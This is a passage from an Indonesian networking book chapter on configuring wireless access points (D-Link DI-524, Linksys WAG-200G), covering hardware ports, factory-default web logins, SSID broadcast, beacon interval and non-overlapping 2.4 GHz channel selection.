Sebuah AP, tidaklah mempunyai port secara fisik untuk menangani wireless client-nya namun tanpa Anda ketahui sebenarnya secara virtual terdapat port ini berupa tabel yang menangani client-client yang sedang terkoneksi. Dengan kata lain, sebuah AP juga mempunyai keterbatasan jumlah client yang terkoneksi secara bersamaan.

Umumnya, sebuah AP hanya mampu menangani puluhan client walaupun manual AP jarang menspesifikannya secara jelas.

Sebagai contoh, AP merk Dell TrueMobile 1170 hanya mampu menangani maksimum 16 wireless client yang terkoneksi secara simultan sedangkan tipe 1170 mampu menangani sampai 32 simultan wireless client. Seiring dengan bertambahnya jumlah client, kecepatan yang didapatkan-pun menjadi lambat karena fungsi dari AP yang lebih mirip dengan sebuah hub daripada sebuah switch.

Dell TrueMobile 1170 Access Point



Selain AP yang berjalan di satu frekwensi, terdapat juga AP yang mampu berjalan multi frekwensi seperti *D-Link Air Pro DWL-6000AP* dan *3Com® Wireless LAN Managed Access Point 2750* yang mampu beroperasi pada frekwensi 2.4 Ghz dan 5 Ghz (802.11a dan 802.11b/g).

Jenis AP semacam ini mampu menangani jumlah client yang lebih banyak dengan performance yang juga lebih baik. Hal ini dikarenakan rebutan signal yang terjadi antar wireless client menjadi berkurang karena client 2.4 Ghz dan 5 Ghz tidak saling mengganggu.

Biasanya AP yang mendukung beberapa frekwensi lebih mahal daripada AP biasa yang hanya berjalan pada satu frekwensi.



BAB 4

Konfigurasi Jaringan Wireless Modus Infrastructure

Melakukan konfigurasi jaringan wireless dengan AP, pada dasarnya sama antara merk yang satu dengan yang lainnya. Tentu saja terdapat perbedaan interface dan perbedaan feature-feature yang ada serta sedikit perbedaan istilah namun konfigurasi utama yang dilakukan bisa dikatakan sama saja. Jika Anda sudah bisa mengkonfigurasi sebuah merk AP, biasanya melakukan konfigurasi dengan merk yang lainpun sudah tidak menjadi masalah lagi karena konsepnya sama.

Untuk memudahkan Anda yang belum pernah mengelus mulusnya sebuah AP, saya akan memberikan contoh dari 2 AP. AP pertama yaitu *D-Link DI-524* dan AP *Linksys WAG-200G* yang juga berfungsi sebagai ADSL Modem yang saya gunakan untuk berhubungan dengan Telkom Speedy.

Bentuk Fisik Access Point (AP)


Access Point (AP) pertama yang akan saya bahas adalah *D-Link DI-524* yang cukup banyak digunakan. Pada bagian belakang Access Point D-Link DI-524 yang dijual dengan harga sekitar 500.000 ini terdapat konektor-konektor yang bisa digunakan untuk menghubungkan berbagai peralatan. Pada lubang paling kanan (A) merupakan tempat Anda menghubungkan AP dengan power adaptor.

Di samping lubang untuk power ini, terdapat sebuah lubang yang sangat kecil yang bahkan seringkali tidak disadari keberadaannya. Tombol ini mempunyai fungsi yang sangat fital yaitu sebagai Reset Button. Sesuai dengan namanya, tombol ini akan mengembalikan setting AP kembali ke kondisi default, sesuai dengan settingan pabrik dan semua setting yang Anda lakukan sebelumnya akan hilang.

Karena penting dan bahayanya tombol ini, maka oleh pabrik sengaja dibuat dengan lubang yang kecil, sehingga dibutuhkan jarum atau peniti untuk menekannya. Cara ini dilakukan untuk menghindari kecerobohan pengguna yang suka menekan sembarang tombol. Tidak terhitung sudah berapa kali saya menggunakan tombol Reset ini karena lupa password dan alamat IP yang digunakan sehingga membuat saya tidak bisa mengakses halaman setting AP ini.

Setelah direset, peralatan ini bisa diakses melalui web browser pada alamat IP 192.168.0.1 dengan username "admin" tanpa menggunakan password.

Gambar 4.1. AP D-Link tampak dari belakang




Port WAN(B), digunakan untuk menghubungkan AP ini dengan *cable modem* bila Anda berlangganan internet kabel. Untuk berlangganan internet kabel, lokasi Anda haruslah sudah terjangkau oleh layanan TV kabel yang saat ini dikuasai oleh 2 pemain besar yaitu PT. Telkom dengan layanan Telkom Vision dan PT.Broadband dengan layanan Kabelvision.

AP ini tidak bisa berfungsi sekaligus sebagai *modem kabel*, karenanya Anda tetap membutuhkan modem kabel terpisah. Port ini mempunyai perbedaan yang sangat besar dibandingkan dengan port lain, karena AP menyediakan fungsi *routing* secara khusus terhadap port ini.

Dengan memasang *cable modem* pada port ini, secara otomatis komputer yang terhubung ke dalam AP ini sudah bisa berbagi koneksi internet. Anda memang bisa memasang modem kabel pada port yang lain (C), namun akibatnya adalah Anda membutuhkan komputer atau alat tambahan agar koneksi internet bisa di sharing.


LAN PORTs (C), sesuai dengan yang Anda duga, merupakan port ethernet. Dengan menyediakan 4 port LAN, AP ini juga berfungsi sebagai sebuah switch. Anda bisa menghubungkan port ethernet ini dengan komputer yang tidak mempunyai wireless adapter atau menghubungkan port ini dengan switch di dalam jaringan Anda .



Gambar 4.2. AP D-Link tampak dari depan

Pada bagian depan AP D-Link DI-524 , terdapat beberapa lampu LED yang berfungsi sebagai indikator aktifitas yang terjadi pada AP. Misalnya, POWER LED yang menyala menandakan AP tersebut sedang dihidupkan dan LOCAL NETWORK LEDs yang berkedip menandakan adanya aktifitas yang sedang terjadi pada port ethernet, WAN LED yang berkedip menandakan adanya aktifitas pada port ethernet WAN.


Pada ilustrasi 4.3, Anda bisa melihat penggunaan AP D-Link DI-524 secara keseluruhan. "Cable/DSL modem" dihubungkan ke dalam port WAN, "Computer 1" dihubungkan pada port LAN sedangkan "Computer 2" dan "Computer 3" yang mempunyai wireless adaptor dihubungkan melalui jaringan wireless.



Gambar 4.3. Penggunaan AP D-Link

Konfigurasi yang paling sering dilakukan oleh perusahaan-perusahaan adalah menghubungkan AP dengan switch jaringan sehingga client yang mempunyai wireless adapter bisa menggunakan jaringan internet maupun jaringan kantor.

Contoh fisik dari AP yang lain adalah merk Linksys buatan Cisco (hasil akuisisi tahun 2003) yaitu type WAG-200G yang dijual dengan harga sekitar 700.000,-. AP ini berbentuk agak unik karena bentuknya yang segiempat dengan sebuah antena yang bisa dilipat diatasnya.



Gambar 4.4. AP merk Linksys WAG-200G

Konfigurasi Jaringan Wireless modus Infrastructure

Gambar 4.5. AP DLinksys tampak dari belakang

AP Linksys ini sudah terintegrasi dengan ADSL modem sehingga sangat cocok digunakan untuk berbagi koneksi ADSL. Saya menggunakan type ini untuk berbagai koneksi internet ADSL dari telkom yaitu Telkom Speedy.


Pada bagian belakang AP Linksys ini (gambar 4.5), Anda akan melihat bentuk yang mirip dengan AP merk D-Link. Terdapat port power, port Reset dan 4 Ethernet Port. Perbedaannya, pada AP Linksys ini port WAN digantikan dengan port RJ-11 (port untuk kabel telp) yang diberi label "Line".



Port "Line" ini ditujukan untuk mengambil line ADSL dari kabel telp rumah yang telah diaktifkan frekwensi ADSL-nya. Anda tinggal menghubungkan kabel telp di rumah ke dalam port ini namun dengan menghubungkan secara langsung, artinya Anda tidak bisa lagi menggunakan pesawat telp. Untuk itu, di dalam AP ini, diberikan lagi sebuah alat yang dinamakan sebagai *splitter* atau *microfilter*.

Splitter ini berfungsi membagi kabel telp sehingga bisa digunakan bersama oleh telp biasa dan modem ADSL dimana kedua koneksi ini dijaga agar tidak saling mengganggu. *Splitter* yang berbentuk cukup mungil ini juga bisa dibeli secara terpisah apabila splitter bawaan dari AP hilang atau rusak, contohnya splitter merk Sitecom (gambar 4.6)

Untuk memasang *splitter*, caranya sangat mudah karena Anda hanya perlu menghubungkan kabel RJ-11 (1) dari *splitter* ke dalam colokan sumber line telp dari Telkom. Keluaran dari *splitter* ini dibagi menjadi dua yaitu Phone (2) dan ADSL(3). Pada port Phone (2) inilah, pesawat telp Anda dihubungkan sedangkan port ADSL (3) dihubungkan langsung ke port modem ADSL pada AP dimana pada AP WAG-200G port ini diberikan label "Line".




Gambar 4.6. Splitter

Gambar 4.7. AP Linksys tampak dari depan



Seperti pada AP D-Link, pada bagian depan AP WAG-200G ini terdapat lampu-lampu LED kecil yang menunjukkan aktifitas dari port LAN, Port ADSL dan port Power. Secara global, koneksi dari AP ini bisa di gambarkan seperti pada gambar 4.8 dibawah ini :



Gambar 4.8. Penggunaan AP Linksys

Dengan koneksi seperti pada gambar 4.8, Anda bisa membagi koneksi internet ADSL dengan komputer lain baik yang mempunyai wireless adapter maupun tidak melalui port LAN.

Masuk ke menu konfigurasi AP

Saat ini hampir semua AP yang bisa ditemukan dipasaran bisa dikonfigurasi melalui web browser karena secara default telah ada web server di dalam AP. Konfigurasi model ini semakin digemari karena lebih mudah dan sederhana dibandingkan dengan instalasi software khusus ke dalam komputer ataupun melalui berbagai switch yang membingungkan.

Konfigurasi Jaringan Wireless modus Infrastructure

Untuk masuk ke modus konfigurasi, Anda harus sudah terkoneksi dengan AP yang bisa dilakukan dengan kabel UTP yang dihubungkan ke dalam port LAN ataupun melalui koneksi wireless. Sebuah AP biasanya sudah dikonfigurasi secara default dimana alamat IP, username dan password sudah ditentukan dari pabrik.


AP merk D-Link DI-254 ini misalnya, secara default mempunyai alamat IP 192.168.0.1 dengan username "admin" tanpa password sedangkan AP LinkSys WAG-200G secara default mempunyai alamat IP 192.168.1.1 dengan username "admin" dan password "admin".



Gambar 4.9. Login ke menu konfigurasi AP melalui web browser

Setting Wireless

Setiap AP tentunya mempunyai interface yang berbeda-beda namun seperti yang telah saya katakan, setting yang dilakukan untuk koneksi wireless hampir sama. Perbedaan istilah tidaklah terlalu signifikan sehingga dengan menguasai setting di satu AP, umumnya Anda juga akan bisa melakukan setting pada AP yang lain. Pada contoh ini, saya ambil menu setting yang ditampilkan oleh Linksys pada web browser.




Gambar 4.10. Menu utama konfigurasi AP Linksys

Perhatikan gambar 4.10 yang merupakan menu utama dari AP Linksys. Karena AP linksys memberikan banyak fungsi tambahan seperti ADSL modem dan Firewall maka tidak heran bila Anda akan melihat cukup banyak menu yang ada seperti Setup, Wireless, Security, Access Restrictions, Application & Gaming, Administration dan Status. Pada buku ini, saya akan memfokuskan pembahasan pada setting wireless.

Wireless Network Mode

AP Linksys mendukung 802.11b yang berkecepatan 11 Mbps dan 802.11g yang berkecepatan 54 Mbps. Melalui menu "Wireless Network Mode", Anda bisa menentukan jenis wireless adapter client yang diijinkan untuk terkoneksi dengan AP.

Wireless Network Mode:



Pilihan "Disabled" akan menghilangkan fungsi wireless sehingga tidak ada client wireless yang bisa terkoneksi dengan AP sedangkan pilihan "Mixed" akan membuat AP bisa menerima koneksi dari client 802.11b yang berkecepatan 11 Mbps dan juga client 802.11g yang berkecepatan 54 Mbps. Anda juga bisa menentukan hanya menerima koneksi dari 802.11b melalui pilihan "B-Only" atau hanya menerima koneksi dari 802.11g dengan mengaktifkan menu "G-Only".

Pertanyaan berikutnya adalah "kenapa harus memilih B-Only atau G-Only ? Bukanakah pilihan Mixed merupakan pilihan terbaik ? Kenapa harus ditanyakan lagi pertanyaan bodoh semacam ini ? "

Ketika Anda memang memiliki sebagian client 802.11b dan sebagian 802.11g, maka tidak ada pilihan yang lebih baik daripada pilihan Mixed namun pilihan ini memberikan konsekwensi. Untuk mengakomodir adanya client 802.11b yang lebih lambat, dalam beberapa kasus AP terpaksa harus mengirimkan paket dengan kecepatan yang lambat agar paket tersebut bisa dipahami oleh client 802.11b dan 802.11g.

Akibatnya adalah kecepatan sebenarnya (*throughput*) yang didapatkan oleh client 802.11g menjadi berkurang. Keadaan ini tetap terjadi sekalipun tidak ada client yang menggunakan 802.11b di dalam jaringan wireless.


Gambar 4.11. Modus Wireless Network

Jadi apabila di dalam jaringan Anda tidak ada client 802.11b, maka jangan gunakan "Mixed" yang menjadi pilihan default namun gunakan pilihan "G-Only".

Wireless Network Name (SSID)

Anda memasukkan nama jaringan pada kotak isian "Wireless Network Name (SSID)"(1) yang bisa berupa apa saja sesuka Anda asal tidak melebihi 32 karakter. Saya mengisinya dengan "JSNetwork". Secara default, nama jaringan akan di masukkan ke dalam paket beacon yang dikirimkan oleh AP setiap 100 milidetik (10 beacon setiap detiknya).


Anda bisa merubah frekwensi pengiriman beacon melalui sub menu "Advanced Wireless Settings" pada kotak isian "Beacon Interval"(2) yang secara default diisi dengan 100 miliseconds (gambar 4.12). Saya tidak melihat alasan untuk melakukan perubahan pada "Beacon Interval" karena apabila beacon tidak terdeteksi selama beberapa saat oleh komputer, akan dianggap sebagai sebuah koneksi yang terputus.



Gambar 4.12. Setting Jaringan Wireless pada AP

Anda bisa menganggap paket beacon yang dikirimkan oleh AP sebagai detak jantung jaringan wireless. Tanpa detak jantung ini, maka mati jugalah jaringan wireless ini. Windows XP akan membaca SSID didalam beacon ini ketika Anda mengklik menu "View Wireless Networks" dan menampilkannya ke dalam list network-network yang tersedia (5) (gambar 4.13).

Gambar 4.13. Pen-deteksian jaringan wireless oleh Windows XP ►



Beberapa orang tidak suka dengan sifat beacon yang mengirimkan nama jaringan SSID di dalam paket beacon karena hal ini menyebabkan keberadaan jaringannya bisa dilihat oleh semua orang. Karena itu, pada settingan AP terdapat lagi sebuah pilihan "Wireless SSID Broadcast"(3) yang bisa diaktifkan atau di nonaktifkan.

Dengan menonaktifkan "Wireless SSID Broadcast"(3), maka nama jaringan tidak akan disertakan lagi di dalam paket beacon atau tepatnya field untuk informasi SSID ini akan diisi dengan blank (karena paket beacon harus berisi field SSID). Akibat dari tidak adanya informasi SSID di dalam paket beacon, Windows XP tidak akan bisa lagi melihat keberadaannya.

Cara ini diyakini bisa menyembunyikan jaringan walaupun pada kenyataannya cara ini sama sekali tidak efektif. Saya akan menjelaskan permasalahan ini pada bagian yang menjelaskan tentang *passive scanning* di buku ini, jadi Anda harus bersabar dahulu sampai waktunya tiba.

Walaupun Windows XP tidak bisa melihat keberadaan jaringan ini lagi, bukan berarti koneksi tidak bisa dilakukan. Koneksi ke jaringan yang menyembunyikan SSID tetap bisa dilakukan hanya saja, user harus menghafal nama jaringan ini beserta settingannya dan memasukkan settingan ini secara manual ke dalam komputer.

Saya sama sekali tidak menyarankan Anda menyembunyikan nama jaringan ini karena selain akan merepotkan user yang menggunakaninya, juga tidak efektif melawan hacker yang ingin melakukan serangan ke jaringan Anda .

Wireless Channel

Radio bukanlah barang aneh untuk semua orang dan sudah menjadi barang yang sangat umum. Frekwensi yang sering digunakan untuk radio adalah AM dan FM. Untuk berpindah dari AM ke FM, biasanya Anda perlu mengatur sebuah switch atau tombol karena frekwensi yang digunakan oleh keduanya berbeda. Di dalam frekwensi FM misalnya, terdapat ratusan channel tempat dimana masing-masing stasiun radio mendapatkan "rumah"nya. Anda harus menyetel radio ke frekwensi yang tepat untuk mendengarkan siaran radio kesukaan Anda .

Jaringan wireless menggunakan konsep yang sama dengan statium radio, dimana saat ini terdapat 2 alokasi frekwensi yang digunakan yaitu 2.4 GHz dan 5 GHz yang bisa Anda bayangkan sebagai frekwensi radio-nya AM dan FM. Frekwensi 2.4 GHz yang digunakan oleh 802.11b/g/n juga dibagi menjadi channel-channel seperti pembagian frekwensi untuk statium radio.


Organisasi internasional ITU (*International Telecommunications Union*) yang bermarkas di genewa membaginya menjadi 14 channel namun setiap negara mempunyai kebijakan tertentu terhadap channel ini. Amerika hanya mengijinkan penggunaan channel 1 – 11, Eropa hanya menggunakan channel 1-13 sedangkan di Jepang diperbolehkan menggunakan semua channel yang tersedia yaitu 1-14, lalu di Indonesia ? maaf saya tidak mendapatkan informasi yang jelas mengenai kebijakan yang dianut oleh Indonesia, namun AP yang pernah saya dapatkan biasanya mempunyai jumlah channel antara 11-13.

Kembali lagi ke masalah channel. Anda bisa melihat frekwensi yang digunakan oleh setiap channel pada tabel di halaman 56. Terlihat, sebuah channel biasanya hanya ditulis frekwensi tengahnya saja. Misalnya untuk channel pertama, di tuliskan mempunyai frekwensi 2.412, padahal dalam kenyataan frekwensi ini menggunakan range antara 2.401 – 2.423 yaitu 11 Mhz dibawah dan diatas 2.412 karena itu setiap channel dikatakan mempunyai lebar 22 MHz.

Channel	Frequency (GHz)	Range	Channel Range
1	2.412	2.401-2.423	1-3
2	2.417	2.406-2.428	1-4
3	2.422	2.411-2.433	1-5
4	2.427	2.416-2.438	2-6
5	2.432	2.421-2.443	3-7
6	2.437	2.426-2.448	4-8
7	2.442	2.431-2.453	5-9
8	2.447	2.436-2.458	6-10
9	2.452	2.441-2.463	7-11
10	2.457	2.446-2.468	8-11
11	2.462	2.451-2.473	9-11
12	2.467	2.456-2.478	Not US
13	2.472	2.461-2.483	Not US
14	2.484	2.473-2.495	Not US

Kembali ke analogi frekwensi radio, ketika penyetelan frekwensi radio tidak tepat, biasanya kita akan mendapatkan siaran dari 2 stasiun radio yang berbeda dimana siaran dari kedua stasiun radio yang selain tidak jelas, juga saling mengganggu. Hal ini terjadi karena adanya interfrensi antar frekwensi radio. Kejadian yang sama berlaku juga untuk pengalokasian frekwensi 2.4 GHz ini.


Bila Anda perhatikan tabel pengalokasian frekwensi untuk setiap channel, frekwensi yang digunakan oleh channel 1 dan channel 2 sebagian saling tumpang tindih karena channel 1 menggunakan 2.401 – 2.423 sedangkan channel 2 menggunakan 2.406 – 2.428 ! Permasalahan tumpang tindih ini menimbulkan masalah yang sangat serius. Perhatikan ilustrasi penggunaan frekwensi 2.4 GHz oleh ke-14 channel pada gambar 4.14.



Gambar 4.14. Alokasi frekwensi menjadi 14 channel

Permasalahan penggunaan frekwensi radio yang tumpang tindih ini menimbulkan masalah seperti station radio yang saya ceritakan sebelumnya. Pada komunikasi wireless, penggunaan channel 1 dan 2 secara bersamaan akan menimbulkan interfrensi yang akan menimbulkan rusaknya data-data yang dikirim (permasalahan paling parah tentunya bila menggunakan channel yang sama).

Agar tidak terjadi interfrensi, maka diperlukan strategi penggunaan channel yang baik. Pada lokasi yang sama, sebaiknya Anda menghindari menggunakan channel yang akan menimbulkan interfrensi. Untuk itu, Anda harus memilih channel yang tidak saling mengganggu agar data dan performance yang Anda dapatkan bisa optimal.



Gambar 4.15. Konsep pemilihan channel

Sebagai contoh, channel 1, 6 dan 11 tidak akan saling mengganggu, demikian halnya juga antara channel 2, 7 dan 12 serta antara channel 3, 8 dan 13. Anda bisa menggunakan patokan +5 dan -5. Artinya bila ada yang menggunakan channel 7 misalnya, maka Anda sebaiknya menggunakan channel 2(7-5) atau channel 12 (7+5) agar tidak terjadi interfrensi.

Sekarang mari saya bawa Anda kembali ke settingan wireless di AP. Di sini Anda diminta untuk menentukan channel yang akan digunakan pada pilihan *"Wireless Channel"*. Terlihat bahwa AP Linksys WAG-200G hanya menyediakan 13 channel yang bisa digunakan dan Anda bebas memilihnya.

Untuk melakukan pemilihan channel yang tepat, Anda harus memperhatikan lingkungan sekitar Anda. Sebagai contoh, lingkungan disekitar rumah saya sebagian besar menggunakan channel 11. Agar tidak saling mengganggu dengan AP yang lain dan tentu saja agar saya bisa mendapatkan signal dan performance yang optimal, maka saya harus memilih channel 1 atau 6 pada AP saya.

Wireless Channel:
1 - 2.412 GHz
2 - 2.417 GHz
3 - 2.422 GHz
4 - 2.427 GHz
5 - 2.432 GHz
6 - 2.437 GHz
7 - 2.442 GHz
8 - 2.447 GHz
9 - 2.452 GHz
10 - 2.457 GHz
11 - 2.462 GHz
12 - 2.467 GHz
13 - 2.472 GHz

Permasalahan pemilihan ini adalah *Wireless Zero Configuration* dari windows tidak menampilkan channel yang digunakan oleh wireless network yang terdeteksi. Akibatnya, Anda membutuhkan software lain untuk membantu Anda melihat channel yang digunakan oleh network lain sehingga Anda bisa menggunakan channel yang tepat. Software ini dibagi menjadi 2 yaitu *Active* dan *Passive*, tergantung dari cara kerja software dalam mendeteksi keberadaan jaringan wireless.

Melihat Informasi Jaringan Wireless dengan Active Scanning


Software Wireless Client bawaan dari sistem operasi Windows XP maupun Vista mempunyai kemampuan yang sangat terbatas dalam hal menampilkan informasi mengenai jaringan wireless yang terdeteksi. Anda hanya bisa melihat nama dari jaringan wireless aktif, tidak yang lain. Terlepas dari kemampuan yang sangat terbatas ini, metode yang digunakan oleh Windows XP maupun Vista untuk mencari jaringan wireless ini dikategorikan sebagai *active scanning*.

Untuk mendapatkan informasi keberadaan jaringan wireless, metode *Active Scanning* menggunakan cara "legal" yang dilakukan berdasarkan aturan-aturan yang dispesifikasikan oleh IEEE.

